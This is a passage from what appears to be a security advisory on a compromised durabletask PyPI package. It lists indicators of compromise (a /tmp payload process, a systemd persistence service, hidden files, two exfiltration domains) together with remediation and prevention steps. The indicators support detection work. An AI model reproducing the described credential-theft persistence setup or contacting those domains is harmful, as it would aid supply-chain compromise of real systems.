- **Process:** `python3 /tmp/managed.pyz`

What You Should Do

If you are running an affected version

1. **Isolate the system.** Do not just uninstall the package. The payload runs as a detached process and persists via systemd.
2. **Check for payload artifacts:** Look for `/tmp/managed.pyz`, `pgsql-monitor.service`, and `~/.cache/.sys-update-check`
3. **Rotate all credentials** accessible from that system: AWS keys, Azure service principals, GCP service accounts, Kubernetes secrets, SSH keys, GitHub tokens, database passwords, and any secrets stored in environment variables
4. **Audit cloud resources** for unauthorized access using the exfiltrated credentials
5. **Check network logs** for connections to `check.git-service.com` and `t.m-kosche.com`
6. **Inspect other pods/instances** for signs of lateral movement

To prevent similar incidents

- **Pin package versions and verify hashes** using `pip install --require-hashes`
- **Use PyPI Trusted Publishing (OIDC)** instead of long-lived API tokens for publishing
- **Monitor for PyPI releases without matching GitHub tags** in your dependency tree
- **Restrict outbound network access** from CI/CD runners and production workloads
- **Use StepSecurity's [OSS Package Security](#)** to detect compromised packages in your supply chain

References

- [GitHub Issue #137: Potential malicious code execution in durabletask](#)
- [OSV Advisory MAL-2026-4174 \(Amazon Inspector\)](#)
- [PyPI: durabletask package](#)
- [GitHub: microsoft/durabletask-python](#)

This is a developing story. We are continuing to investigate and will update this post as new details emerge